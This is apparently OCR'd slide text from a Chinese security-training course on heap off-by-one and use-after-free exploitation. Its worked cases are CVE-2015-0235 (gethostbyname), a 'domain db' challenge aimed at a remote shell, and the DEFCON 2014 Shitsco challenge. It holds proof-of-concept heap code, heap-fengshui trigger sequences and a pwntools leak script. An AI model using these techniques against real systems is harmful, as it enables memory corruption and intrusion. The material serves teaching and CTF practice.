长亭科技
CHAITIN.CN

二进制漏洞挖掘与利用

课时12: Off-by-one与UAF

课时大纲


- Off-by-one利用技术
- Off-by-one案例：CVE-2015-0235漏洞利用
- 释放后使用（UAF）利用技术与案例


什么是Off-by-one

- Off-by-one通常指溢出1字节的缓冲区溢出
- 本次课程介绍堆上的Off-by-one溢出技巧
- Off-by-one堆溢出技巧也适用于溢出较少字节（例如2~8字节）的情形

Off-by-one: 扩展free chunk

通过溢出修改空闲chunk的size字段，来扩展free chunk。






案例:
gethostbyname()
堆溢出

Off-by-one: 扩展free chunk


```
void main() {
    char * A, * B, * C;

    A = malloc(0x100 - 8); // 发生溢出的chunk A
    B = malloc(0x100 - 8); // 将要被扩展的空闲块 B
    C = malloc(0x80 - 8); // 会被覆盖的空闲块 C
    printf("C chunk: %p -> %p\n", C, C + 0x80 - 8);

    free(B); // Freeing B
    /* 溢出chunk A, chunk B的size字段从0x101变成了0x181     */
    A[0x100 - 8] = 0x81;

    B = malloc(0x100 + 0x80 - 8); // 分配原来chunk B 的大小 + chunk C 的大小
    printf("New B chunk: %p -> %p\n", B, B + 0x100 + 0x80 - 8);
}
```


Off-by-one: 扩展已分配chunk

通过溢出修改已分配chunk的size字段，来扩展allocated chunk。




Null byte off-by-one

通过溢出修改chunk的prev_inuse为0，使得该chunk被free时发生非预期合并。




初始状态




prev_inuse被改为0

Overflow: prev_inuse=0

B被free, A被合并



分配大于B的chunk, 则A被覆盖



案例:
PlaidCTF 2015
plaiddb

Off-by-one技术案例：CVE-2015-0235

- __nss_hostname_digits_dots()中的堆溢出
- 通过调用函数族 gethostbyname*() 任何一个即可触发堆溢出
- 可溢出最多 sizeof(char *) 字节（32位系统可溢出4 字节，64位系统可溢出8字节）
- 溢出字节只允许为数字（'0'...'9'），点('.')，而且必须以0结尾

漏洞利用挑战：domain db

- 远程服务: domain db
- 目标：获取远程shell

```
*** domain database ***
1. add a domain
2. edit a domain
3. remove a domain
4. list domains
5. look up a domain
6. Exit
> 1
domain name: chaitin.cn
domain added.
*** domain database ***
1. add a domain
2. edit a domain
3. remove a domain
4. list domains
5. look up a domain
6. Exit
> 5
domain id: 0
[+] addr: 54.222.157.178
```

代码审计：添加 domain


```
void add() {
    int i;
    char buf[2054];

    for (i = 0; i < NUM; ++i) {
        if (domains[i] == 0)
        {
            printf("domain name: ");
            int len = read_line(buf, 2048);
            char *content = (char*)malloc(len + 1);
            memcpy(content, buf, len);
            content[len] = 0;
            domains[i] = (struct domain *)malloc(sizeof(struct domain));
            domains[i]->name = content;
            memset(domains[i]->result, 0, 128);
            puts("domain added.");
            return;
        }
    }
    printf("[!] Sorry, no space left.\n");
}
```

```
#define NUM 16

struct domain
{
    char *name;
    char result[128];
};

struct domain *domains[NUM] = {0};
```

代码审计：删除 domain


```
void remove_domain() {
    printf("domain id: ");
    int n = read_number();
    if (n < 0 || n >= NUM || domains[n] == 0)
    {
        puts("[!] Invalid id!");
        return;
    }
    free(domains[n]->name);
    free(domains[n]);
    domains[n] = 0;
    puts("[+] domain removed.");
}
```

```
#define NUM 16

struct domain
{
    char *name;
    char result[128];
};

struct domain *domains[NUM] = {0};
```

代码审计：列出 domain


```c
void list() {
    int i;
    for (i = 0; i < NUM; ++i) {
        if (domains[i] != 0)
        {
            printf("<%d> %s: ", i, domains[i]->name);
            if (domains[i]->result[0] == 0) {
                printf("No lookup result.\n");
            } else {
                printf("%s\n", domains[i]->result);
            }
        }
    }
}
```

```c
#define NUM 16

struct domain
{
    char *name;
    char result[128];
};

struct domain *domains[NUM] = {0};
```

代码审计:编辑 domain


```
void edit() {
    char buf[2054];
    printf("domain id: ");
    int n = read_number();
    ... // check n
    printf("new domain name: ");
    int len = read_line(buf, 2048);
    int oldlen = strlen(domains[n]->name);
    if (len > oldlen) {
        char *content = (char*)malloc(len + 1);
        memcpy(content, buf, len);
        content[len] = 0;
        free(domains[n]->name);
        domains[n]->name = content;
    } else {
        memcpy(domains[n]->name, buf, len);
        domains[n]->name[len] = 0;
    }
}
```


```
#define NUM 16

struct domain
{
    char *name;
    char result[128];
};

struct domain *domains[NUM] = {0};
```

漏洞: 查询 domain


```c
void lookup() {
    printf("domain id: ");
    int n = read_number();
    if (n < 0 || n >= NUM || domains[n] == 0)
    {
        ... // invalid n
    }
    struct hostent *he;
    struct in_addr **addr_list;
    if ((he = gethostbyname(domains[n]->name)) == NULL) {
        printf("[!] gethostbyname failed.\n");
        return;
    }
    addr_list = (struct in_addr **)he->h_addr_list;
    char *addr = (char *)inet_ntoa(*addr_list[0]);
    strcpy(domains[n]->result, addr);
    printf("[+] addr: %s\n", domains[n]->result);
}
```

```c
#define NUM 16

struct domain
{
    char *name;
    char result[128];
};

struct domain *domains[NUM] = {0};
```

Off-by-one: 扩展 free chunk



Initial State

B is freed

Overflow into B

Free chunk is extended


A Vulnerable Chunk

B Allocated Chunk

C Free Chunk


Example:
gethostbyname()
heap overflow

堆风水（Heap Fengshui）





```
add_domain(0, '0' * 999 + '000')
add_domain(1, '1')
lookup_domain(1)
```

堆风水（Heap Fengshui）





```
add_domain(0, '0' * 999 + '000')
add_domain(1, '1')
lookup_domain(1)
add_domain(2, '2')
add_domain(3, '3')
```

堆风水(Heap Fengshui)




```
add_domain(0, '0' * 999 + '000')
add_domain(1, '1')
lookup_domain(1)
add_domain(2, '2')
add_domain(3, '3')
remove_domain(2)
```


触发溢出，扩展 free chunk




```
add_domain(0, '0' * 999 + '000')
add_domain(1, '1')
lookup_domain(1)
add_domain(2, '2')
add_domain(3, '3')
remove_domain(2)
lookup_domain(0) // Trigger Overflow
```

覆盖下一个free chunk的size字段开头‘00’，从而下一个free chunk被扩展。

覆盖 domain 结构体 -> 内存任意读写




```
add_domain(0, '0' * 999 + '000')
add_domain(1, '1')
lookup_domain(1)
add_domain(2, '2')
add_domain(3, '3')
remove_domain(2)
lookup_domain(0) // 触发溢出
```

add(2, payload) // 溢出 domain 3

Edit_domain(3) == 内存任意读写

申请与extended free chunk大小相符的内存，几个覆盖下一个domain结构，通过domain结构中的name指针可以实现内存任意读写。


释放后使用(Use After Free)利用技术

- 漏洞利用与堆的具体实现密切相关
  - 理解malloc/free实现细节
  - 精心排布内存块
  - 堆风水
- 分析目标软件的功能
  - 利用策略与目标软件功能带来的堆分配与释放顺序密切相关
- 利用技术也适用于类型混淆(type confusion)漏洞
  - 用一种对象覆盖另一种对象
  - 用一种对象的数据字段覆盖另一种对象的函数指针或虚表指针

案例：Shitsco (DEFCON 2014 Quals)



```
Welcome to Shitsco Internet Operating System (IOS)
For a command list, enter ?
$ set a
You must set a value for a
$ set a a
$ set b b
$ set c c
$ set a
$ set b
$ set c
$ show
: (null)
```

Shitsco (DEFCON 2014 Quals)




```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```


Shitsco (DEFCON 2014 Quals)




```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

删除第一个节点head后，后续指针还在，并未释放


Shitsco (DEFCON 2014 Quals)




```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

删除后续节点


Shitsco (DEFCON 2014 Quals)




```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

set c AAAABBBBCCCCDDDD
新分配节点c，指定value大小16字节
节点c正好分配在第一步 释放的head中
而value正好分配在第二步 释放的node中，成功占坑

Shitsco (DEFCON 2014 Quals)




```
typedef struct {
  char *name;
  char *value;
  void *prev;
  void *next;
}
```

set c AAAABBBBCCCCDDDD
而BBBB和CCCC对应的位置实际上是两个指针
可以任意填充两个指针，通过show命令来泄露内存

Shitsco (DEFCON 2014 Quals)


```
Welcome to Shitsco Internet Operating System (IOS)
For a command list, enter ?
$ set a aaaaaaaaaaaaaaa
$ set b bbbbbbbbbbbbbbb
$ set a
$ set b
$ set c AAAABBBBCCCCDDDD
$ show
c: AAAABBBBCCCCDDDD
Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0xf7fb7000 --> 0x1b1db0
ECX: 0xffffffff
EDX: 0x42424242 ('BBBB')
ESI: 0xffffd038 --> 0x80499f6 --> 0x25000a73 ('s\n')
EDI: 0x42424242 ('BBBB')
EBP: 0xffffd478 --> 0xffffd4b8 --> 0x804c2ec --> 0x8049b0c ("show")
ESP: 0xffffcf90 --> 0xf7fb7d60 --> 0xfbad2a84
EIP: 0xf7e49353 (<vfprintf+8899>:       repnz scas al,BYTE PTR es:[edi])
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

Shitsco (DEFCON 2014 Quals)


```
from pwn import *
context(log_level='debug')
p = process('./shitsco')

def set(key, value):
    p.recvuntil('$ ')
    p.sendline('set %s %s' % (key, value))

def show():
    p.recvuntil('$ ')
    p.sendline('show')

set('a', 'a' * 16)
set('b', 'b' * 16)
set('a', '')
set('b', '')
set('c', 'AAAA' + p32(0x804c3a0) + p32(0x0804c08c) + 'A' * 4)
show()
p.interactive()
```